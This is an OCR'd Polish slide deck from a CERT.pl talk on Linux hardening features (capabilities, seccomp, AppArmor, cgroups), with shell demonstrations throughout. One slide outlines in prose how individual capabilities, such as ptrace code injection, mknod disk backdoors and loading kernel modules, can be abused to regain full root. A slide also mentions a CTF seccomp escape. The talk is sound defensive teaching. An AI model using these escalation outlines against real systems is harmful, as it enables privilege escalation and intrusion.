Mój kernel jest moją twierdzą

Mój kernel jest moją twierdzą

ficzery bezpieczeństwa we współczesnym Linuxie

$ whois msm

$ whois msm (Jarosław Jedynak)

$ whois msm (Jarosław Jedynak) (Jarosław Jedyniak)

```
$ nosuch -sV 'al. Jerozolimskie 178'
Starting No Such Meetup

PORT STATE SPEAKER DESCRIPTION
1715/utc open Jarosław Jedyniak
```


$ whois msm (Jarosław Jedynak)

- Software/Security Engineer @ CERT.pl

$ whois msm (Jarosław Jedynak)

- Software/Security Engineer @ CERT.pl

- Inżynieria wsteczna złośliwego oprogramowania




$ whois msm (Jarosław Jedynak)

- Software/Security Engineer @ CERT.pl

CERT.PL>_

- Inżynieria wsteczna złośliwego oprogramowania




- Aktywny gracz CTF w zespole P4 (top4 2019)

$ whois msm (Jarosław Jedynak)


- Software/Security Engineer @ CERT.pl


- Inżynieria wsteczna złośliwego oprogramowania



- Aktywny gracz CTF w zespole P4 (top4 2019)

- Czas wolny spędza oglądając koty w internecie





Agenda

Agenda

0. O czym w ogóle będzie prezentacja

Agenda

1. O czym w ogóle jest ta prezentacja

2.1. Capabilities

2.2. Seccomp

2.3. LSM (Apparmor, SELinux)

2.4. Cgroups

2.5. Namespaces

O czym w ogóle jest ta prezentacja

Uprawnienia plików

Capabilities

2.1 Linux Capabilities

http://man7.org/linux/man-pages/man7/capabilities.7.html

> “ Starting with kernel 2.2, Linux divides the privileges traditionally associated with superuser into distinct units, known as capabilities, which can be independently enabled and disabled. Capabilities are a per-thread attribute.

2.1 Linux Capabilities

Kiedyś: potężny root

2.1 Linux Capabilities

Kiedyś: potężny root

Teraz: małe capabilities

Linux Capabilities

Ciekawsze capabilities:

- **`CAP_CHOWN`** - pozwala robić chowny (na dowolnych plikach).
- **`CAP_NET_RAW`** - raw network traffic (np. ICMP).
- **`CAP_NET_ADMIN`** - rzeczy związane z administracją stosem sieciowym.
- **`CAP_NET_BIND_SERVICE`** - bindowanie się do niskich portów (< 1024).
- **`CAP_SETUID`** - manipulacja UIDami procesów .
- **`CAP_KILL`** - wysyłanie sygnałów do dowolnych procesów.
- **`CAP_AUDIT_WRITE`** - zapisywanie rekordów do kernelowego audit-loga.

2.1 Linux Capabilities

```
$ capsh --print
Current: =
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,
cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,
cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,
cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,
cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=1000(msm)
gid=1000(msm)
groups=4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),126(sambashare),1000(msm)
```

1.4.1 Linux Capabilities

Pobranie przeczytanie surowych capabilities

```
$ cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

1.4.1 Linux Capabilities

Pobranie przeczytanie surowych capabilities

```
$ cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

- Inheritable
- Permitted
- Effective
- Bounding
- Ambient 🤔

1.4.1 Linux Capabilities

Pobranie przeczytanie surowych capabilities - wersja z sudo

```
$ sudo cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000003fffffffff
CapEff: 0000003fffffffff
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

Dekodowanie używając capsh:

```
$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,
cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,
cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,
cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,
cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
```

Dygresja: CLI capsh

capsh - capability shell

zadanie - wykonanie "echo hmm" przy pomocy capsh

Dygresja: CLI capsh

capsh - capability shell

zadanie - wykonanie "echo hmm" przy pomocy capsh

```
$ capsh echo hmm
usage: capsh [args ...]
  --help         this message (or try 'man capsh')
  --drop=xxx     remove xxx,.. capabilities from bset
  --caps=xxx     set caps as per cap_from_text()
  ...
  ==             re-exec(capsh) with args as for --
  --             remaining arguments are for /bin/bash
```

Dygresja: CLI capsh

capsh - capability shell

zadanie - wykonanie "echo hmm" przy pomocy capsh

```
$ capsh echo hmm
usage: capsh [args ...]
  --help         this message (or try 'man capsh')
  --drop=xxx     remove xxx,.. capabilities from bset
  --caps=xxx     set caps as per cap_from_text()
  ...
  ==             re-exec(capsh) with args as for --
  --             remaining arguments are for /bin/bash

$ capsh -- echo hmm

/bin/echo: /bin/echo: cannot execute binary file
```

Dygresja: CLI capsh

capsh - capability shell

zadanie - wykonanie "echo hmm" przy pomocy capsh

```
$ capsh echo hmm
usage: capsh [args ...]
  --help         this message (or try 'man capsh')
  --drop=xxx     remove xxx,.. capabilities from bset
  --caps=xxx     set caps as per cap_from_text()
  ...
  ==             re-exec(capsh) with args as for --
  --             remaining arguments are for /bin/bash

$ capsh -- echo hmm

/bin/echo: /bin/echo: cannot execute binary file

$ capsh -- -c echo hmm
```

Dygresja: CLI capsh

capsh - capability shell

zadanie - wykonanie "echo hmm" przy pomocy capsh

```
$ capsh echo hmm
usage: capsh [args ...]
  --help         this message (or try 'man capsh')
  --drop=xxx     remove xxx,.. capabilities from bset
  --caps=xxx     set caps as per cap_from_text()
  ...
  ==             re-exec(capsh) with args as for --
  --             remaining arguments are for /bin/bash

$ capsh -- echo hmm

/bin/echo: /bin/echo: cannot execute binary file

$ capsh -- -c echo hmm

$ capsh -- -c "echo hmm"

hmm
```

Linux Capabilities

Zrzucanie uprawnień

```
root@msm:~/# capsh --drop=cap_net_raw -- -c "env PS1='(cap_test) $PS1' /bin/bash --norc"

(cap_test) root@msm:~/# ping -c 1 localhost

ping: socket: Operation not permitted

(cap_test) root@msm:~/# cat /proc/self/status | grep Cap

CapInh: 0000000000000000
CapPrm: 0000003fffffdfff
CapEff: 0000003fffffdfff
CapBnd: 0000003fffffdfff
CapAmb: 0000000000000000
```

```
$ sudo bash
root@msm:~# capsh --drop=cap_net_raw -- -c "env PS1='(cap_test) $PS1' /bin/bash --norc"
(cap_test) root@msm:~# ping -c 1 localhost
ping: socket: Operation not permitted
(cap_test) root@msm:~# cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000003fffffdfff
CapEff: 0000003fffffdfff
CapBnd: 0000003fffffdfff
CapAmb: 0000000000000000
```

Linux Capabilities

```
$ sudo capsh --caps="cap_sys_admin" --user=msm --
unable to interpret [--caps=cap_sys_admin]
```

Linux Capabilities

```
$ sudo capsh --caps="cap_sys_admin+epi" --user=msm --
Unable to set group list for user: Operation not permitted
```

Linux Capabilities

```
$ sudo capsh --caps="cap_sys_admin+epi cap_setuid+ep cap_setgid+ep" --user=msm --
msm@mars:~$ cat /proc/$$/status
CapInh: 0000000000200000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

Linux Capabilities

```
$ sudo capsh --caps="cap_sys_admin+epi cap_setuid+ep cap_setgid+ep" --user=msm --
msm@mars:~$ cat /proc/$$/status
CapInh: 0000000000200000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

$ sudo capsh --user=msm --caps="cap_sys_admin+epi cap_setuid+ep cap_setgid+ep" --

Unable to set capabilities [--caps=cap_sys_admin+epi cap_setuid+ep cap_setgid+ep]
```

Linux Capabilities

Oczekiwania:

- Uruchomianie programów z pełnymi uprawnieniami użytkownika `root` przestaje być potrzebne

Linux Capabilities

Rzeczywistość:

```
$ ps aux | grep -v ']$' | grep root | wc -l
30
```

Linux Capabilities

Rzeczywistość:

```
$ ps aux | grep -v ']$' | grep root | awk '{ print $2 }' | xargs -i,, cat /proc/,,/status | grep CapEff
CapEff: 0000003fffffffff
CapEff: 00000025402800cf
CapEff: 0000003fffffffff
CapEff: 0000003fffffffff
CapEff: 0000003fffffffff
CapEff: 0000003fffffffff
CapEff: 00000000200534e2
...
```

Linux Capabilities

Rzeczywistość:

- `0000003fffffffff` - 21 procesów
- `00000000200534e2` - 2 procesy (`dhclient` i `NetworkManager`)
- `0000000000200000` - 1 proces (`cap_sys_admin`, `ModemManager`)
- `0000000000001000` - 1 proces (`cap_net_admin`, `i3status`)
- `0000000000000000` - 3 procesy

Dygresja 1: ModemManager


```
msm@mars /home/msm/opt [0]
$ sudo apt-get purge modemmanager
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically inst
  libmbim-glib4 libmbim-proxy libqmi-glib5 lib
  usb-modeswitch usb-modeswitch-data
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  modemmanager*
```

Dygresja 1: ModemManager

```
msm@mars /home/msm/opt [0]
$ sudo apt-get purge modemmanager
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically inst
  libmbim-glib4 libmbim-proxy libqmi-glib5 lib
  usb-modeswitch usb-modeswitch-data
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  modemmanager*
```

Linux Capabilities

Rzeczywistość: ściany z kartonu



LWN.net

News from the source

User: Password: Log in | Subscrib

Content
Weekly Edition
Archives
Search
Kernel
Security
Distributions
Events calendar

CAP_SYS_ADMIN: the new root

March 14, 2012
This article was contributed by Michael Kerrisk.

Capabilities are—at least in theory—a nice idea: divide the privileges of root (user ID 0) into small pieces so that a process can be granted just enough power to perform specific privileged tasks. If the pieces are small enough, and well chosen, then, even if a privileged program is compromised (e.g., by a buffer overrun), the damage that can be done is limited by the set of capabilities that are available to the process. Good

Linux Capabilities

Rzeczywistość: ściany z kartonu

- **CAP_MKNOD** - stwórz block device identyczne z dyskiem systemowym, dodaj backdoor
- **CAP_SYS_PTRACE** - wstrzyknij kod do dowolnego procesu
- **CAP_SYS_MODULE** - załaduj moduł do kernela?
- **CAP_SETFCAP** - ustaw pełne capabilities dla pliku, wykonaj go
- **CAP_SETUID** - suid 0
- **CAP_SETPCAP** - przypisz sobie dowolne capabilities
- **CAP_CHOWN** - chown dowolnego pliku...
- **CAP_FOWNER** - również pozwala na dowolny chmod
- **CAP_SYS_CHROOT** - chroot do środowiska z backdoorowanym libc, binarka z suidem
- **CAP_SYS_BOOT** - podmień kernel

Linux Capabilities


Rzeczywistość: "uid == 0"

Dygresja 2: signal-desktop

```
msm@mars /home/msm/opt/src/linux [0]
$ cat /proc/10847/status | grep "Name\|CapEff"
Name:   signal-desktop
CapEff: 0000000000200000
msm@mars /home/msm/opt/src/linux [0]
$ capsh --decode=0000000000200000
0x0000000000200000=cap_sys_admin
```

Dygresja 2: signal-desktop

```
msm@mars /home/msm/opt/src/linux [0]
$ cat /proc/10847/status | grep "Name\|CapEff"
Name:   signal-desktop
CapEff: 0000000000200000
msm@mars /home/msm/opt/src/linux [0]
$ capsh --decode=0000000000200000
0x0000000000200000=cap_sys_admin
```



Seccomp

Seccomp 1

http://man7.org/linux/man-pages/man2/seccomp.2.html

Pierwsza wersja: rok 2005

Po uruchomieniu, proces mógł wywołać jedynie:

- `read()`
- `write()`
- `exit()`
- `sigreturn()`.

Seccomp 1

http://man7.org/linux/man-pages/man2/seccomp.2.html

Pierwsza wersja: rok 2005

Po uruchomieniu, proces mógł wywołać jedynie:

- `read()`
- `write()`
- `exit()`
- `sigreturn()`.

`prctl(PR_GET_SECCOMP)` - historycznie przykład doskonałej obsługi błedów.

Seccomp 1

http://man7.org/linux/man-pages/man2/seccomp.2.html

Pierwsza wersja: rok 2005

Po uruchomieniu, proces mógł wywołać jedynie:

- `read()`
- `write()`
- `exit()`
- `sigreturn()`.

`prctl(PR_GET_SECCOMP)` - historycznie przykład doskonałej obsługi błedów.

1. Jeśli SECCOMP nie jest właczony, funkcja zwraca 0.

Seccomp 1

http://man7.org/linux/man-pages/man2/seccomp.2.html

Pierwsza wersja: rok 2005

Po uruchomieniu, proces mógł wywołać jedynie:

- `read()`
- `write()`
- `exit()`
- `sigreturn()`.

`prctl(PR_GET_SECCOMP)` - historycznie przykład doskonałej obsługi błedów.

1. Jeśli SECCOMP nie jest właczony, funkcja zwraca 0.
2. Jeśli SECCOMP jest włączony, ~~funkcja zwraca~~ prctl nie jest na liście dozwolonych syscali i proces jest zabijany sygnałem SIGKILL.

Seccomp 2: `SECCOMP_MODE_FILTER`

Można wybrać które syscalle są dozwolone…

…pisząc mały program (!) w języku BPF.

Seccomp 2: SECCOMP_MODE_FILTER

```
sudo apt install gcc ruby-dev
gem install seccomp-tools
```

```
$ seccomp-tools dump ./examples/3_seccomp/twctf-2016-diary
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x15 0x00 0x01 0x00000101  if (A != openat) goto 0005
 0004: 0x06 0x00 0x00 0x00000000  return KILL
 0005: 0x15 0x00 0x01 0x0000003b  if (A != execve) goto 0007
 0006: 0x06 0x00 0x00 0x00000000  return KILL
 0007: 0x15 0x00 0x01 0x00000038  if (A != clone) goto 0009
 0008: 0x06 0x00 0x00 0x00000000  return KILL
 0009: 0x15 0x00 0x01 0x00000039  if (A != fork) goto 0011
 0010: 0x06 0x00 0x00 0x00000000  return KILL
 0011: 0x15 0x00 0x01 0x0000003a  if (A != vfork) goto 0013
 0012: 0x06 0x00 0x00 0x00000000  return KILL
 0013: 0x15 0x00 0x01 0x00000055  if (A != creat) goto 0015
 0014: 0x06 0x00 0x00 0x00000000  return KILL
 0015: 0x15 0x00 0x01 0x00000142  if (A != execveat) goto 0017
 0016: 0x06 0x00 0x00 0x00000000  return KILL
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

Seccomp 2: `SECCOMP_MODE_FILTER`

"olduname"? Co to "olduname"? Masz na myśli "execve"?

Klasyczne CTFowe zagranie ("ucieczka" z SECCOMPa).

Seccomp 2: `SECCOMP_MODE_FILTER`

Oczekiwania: ograniczamy proces tylko do syscalli których faktycznie potrzebuje.

Seccomp 2: `SECCOMP_MODE_FILTER`

Oczekiwania: ograniczamy proces tylko do syscalli których faktycznie potrzebuje.

Szara rzeczywistość: syscalle są zbyt niskopoziomowe, runtime Javy/Pythona robi niejawnie masę syscalli.

Seccomp 2: `SECCOMP_MODE_FILTER`

Oczekiwania: ograniczamy proces tylko do syscalli których faktycznie potrzebuje.

Szara rzeczywistość: syscalle są zbyt niskopoziomowe, runtime Javy/Pythona robi niejawnie masę syscalli.

Kolorowa rzeczywistość: ale mimo wszystko możemy wykluczyć większość syscalli.

Seccomp 2: `SECCOMP_MODE_FILTER`

Oczekiwania: ograniczamy proces tylko do syscalli których faktycznie potrzebuje.

Szara rzeczywistość: syscalle są zbyt niskopoziomowe, runtime Javy/Pythona robi niejawnie masę syscalli.

Kolorowa rzeczywistość: ale mimo wszystko możemy wykluczyć większość syscalli.

Domyślny profil dockera: https://github.com/moby/moby/blob/master/profiles/seccomp/default.json

Seccomp

```
$ wget https://raw.githubusercontent.com/moby/moby/master/profiles/seccomp/default.json
$ cat default.json | grep -v chmod > custom.json
$ sudo docker run -it --security-opt seccomp=custom.json ubuntu /bin/bash
```

LSM

LSM

LSM

LSM = (Linux Security Module)

Historia:

- W 2001 roku NSA (🤔) zaproponowało żeby zmergować SELinux do Linuxa 2.5.

LSM

LSM = (Linux Security Module)

Historia:

- W 2001 roku NSA (🤔) zaproponowało żeby zmergować SELinux do Linuxa 2.5.
- Ale to by było za proste.

LSM

LSM = (Linux Security Module)

Historia:

- W 2001 roku NSA (🤔) zaproponowało żeby zmergować SELinux do Linuxa 2.5.
- Ale to by było za proste.
  - SELinux
  - AppArmor
  - YAMA

LSM: AppArmor

```
sudo apt-get install apparmor-utils
```

- `aa-status` - sprawdź obecny status apparmora
- `dmesg` - sprawdź audytowe wiadomości

```
[510424.118462] audit: type=1400 audit(1574814160.087:3802): apparmor="AUDIT" operation="unlink"
    profile="docker-nginx" name="/run/test" pid=12788 comm="rm" requested_mask="d" fsuid=0 ouid=0
[510431.833016] audit: type=1400 audit(1574814167.799:3803): apparmor="AUDIT" operation="mkdir"
    profile="docker-nginx" name="/run/test/" pid=12790 comm="mkdir" requested_mask="c" fsuid=0 ouid=0
```

LSM: AppArmor

```
$ sudo aa-unconfined
1183 /lib/systemd/systemd-resolved not confined
1270 /usr/sbin/avahi-daemon not confined
1417 /usr/sbin/sshd not confined
1578 /sbin/dhclient confined by '/sbin/dhclient (enforce)'
7071 /usr/bin/python2.7 not confined
8240 /snap/spotify/36/usr/share/spotify/spotify confined by 'snap.spotify.spotify (enforce)'
12330 /usr/sbin/exim4 not confined
21498 /usr/sbin/cupsd confined by '/usr/sbin/cupsd (enforce)'
21499 /usr/sbin/cups-browsed confined by '/usr/sbin/cups-browsed (enforce)'
```

LSM: AppArmor

```
wget https://store.tailcall.net/docker-nginx
sudo apparmor_parser -r -W docker-nginx
```

LSM: AppArmor

```
wget https://store.tailcall.net/docker-nginx
sudo apparmor_parser -r -W docker-nginx

sudo docker run --security-opt "apparmor=docker-nginx" -p 80:80 -d --name apparmor-nginx nginx
sudo docker container exec -it apparmor-nginx /bin/bash
```

LSM: AppArmor

Root, ale tak naprawdę to nie:

```
root@6da5a2a930b9:~# touch ~/test
touch: cannot touch 'test': Permission denied

root@6da5a2a930b9:/# sh
bash: /bin/sh: Permission denied

root@de39bdc45f32:/# mkdir run/test
root@de39bdc45f32:/# mount tmpfs /run/test
mount: /run/test: permission denied.
```

Cgroups

- Służą do limitowanie i monitorowanie zasobów:
  - RAM
  - CPU (też pinning CPU)
  - Disk IO
  - Network IO
  - Urządzenia

Cgroups

Cgroups

- Służą do limitowanie i monitorowanie zasobów:
  - RAM
  - CPU (też pinning CPU)
  - Disk IO
  - Network IO
  - Urządzenia
- Limity `twarde` (hard limit) i `miękkie` (soft limit).
- Zazwycaj mountowane w systemie plików jako `/sys/fs/cgroup/`.

Cgroups

Tworzenie cgroupy: stworzenie odpowiedniego folderu.

```
msm@mars /sys/fs/cgroup/rdma [0]
$ mkdir moja_pierwsza_cgroupa
mkdir: cannot create directory ‘moja_pierwsza_cgroupa’: Permission denied
```

Cgroups

Tworzenie cgroupy: stworzenie odpowiedniego folderu.

```
msm@mars /sys/fs/cgroup/rdma [0]
$ mkdir moja_pierwsza_cgroupa
mkdir: cannot create directory ‘moja_pierwsza_cgroupa’: Permission denied

msm@mars /sys/fs/cgroup/rdma [0]
$ sudo mkdir moja_pierwsza_cgroupa
```

Cgroups

Usuwanie cgroupy: usunięcie odpowiedniego folderu

```
$ sudo rm moja_pierwsza_cgroupa
rm: cannot remove 'moja_pierwsza_cgroupa': Is a directory
```

Cgroups

Usuwanie cgroupy: usunięcie odpowiedniego folderu

```
$ sudo rm moja_pierwsza_cgroupa
rm: cannot remove 'moja_pierwsza_cgroupa': Is a directory

$ sudo rm -rf moja_pierwsza_cgroupa
rm: cannot remove 'moja_pierwsza_cgroupa/cgroup.procs': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/rdma.current': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/rdma.max': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/tasks': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/notify_on_release': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/cgroup.clone_children': Operation not permitted
```

Cgroups

Usuwanie cgroupy: usunięcie odpowiedniego folderu

```
$ sudo rm moja_pierwsza_cgroupa
rm: cannot remove 'moja_pierwsza_cgroupa': Is a directory

$ sudo rm -rf moja_pierwsza_cgroupa
rm: cannot remove 'moja_pierwsza_cgroupa/cgroup.procs': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/rdma.current': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/rdma.max': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/tasks': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/notify_on_release': Operation not permitted
rm: cannot remove 'moja_pierwsza_cgroupa/cgroup.clone_children': Operation not permitted

msm@mars /sys/fs/cgroup/rdma [0]
$ sudo rmdir moja_pierwsza_cgroupa
```

Cgroups

Dla ludzi którzy wolą coś bardziej przyjaznego... cgroup-tools

```
msm@mars /sys/fs/cgroup/rdma [0]
$ set -x UUID (uuidgen)
msm@mars /sys/fs/cgroup/rdma [0]
$ echo $UUID
f3b7db0b-eafe-4241-b397-ed5a02316b55
msm@mars /sys/fs/cgroup/rdma [0]
$ cgcreate -g cpu,memory:$UUID
cgcreate: can't create cgroup f3b7db0b-eafe-4241-b397-ed5a02316b55: Cgroup, operation not allowed
msm@mars /sys/fs/cgroup/rdma [0]
$ sudo cgcreate -g cpu,memory:$UUID
msm@mars /sys/fs/cgroup/rdma [0]
```

```
msm@mars /sys/fs/cgroup/rdma [0]
$ ls /sys/fs/cgroup/memory/
cgroup.clone_children  f3b7db0b-eafe-4241-b397-ed5a02316b55/  memory.kmem.max_usage_in_bytes
```

Cgroups

Dla ludzi którzy wolą coś bardziej przyjaznego... cgroup-tools

```
msm@mars /sys/fs/cgroup/rdma [0]
$ set -x UUID (uuidgen)
msm@mars /sys/fs/cgroup/rdma [0]
$ echo $UUID
f3b7db0b-eafe-4241-b397-ed5a02316b55
msm@mars /sys/fs/cgroup/rdma [0]
$ cgcreate -g cpu,memory:$UUID
cgcreate: can't create cgroup f3b7db0b-eafe-4241-b397-ed5a02316b55: Cgroup, operation not allowed
msm@mars /sys/fs/cgroup/rdma [0]
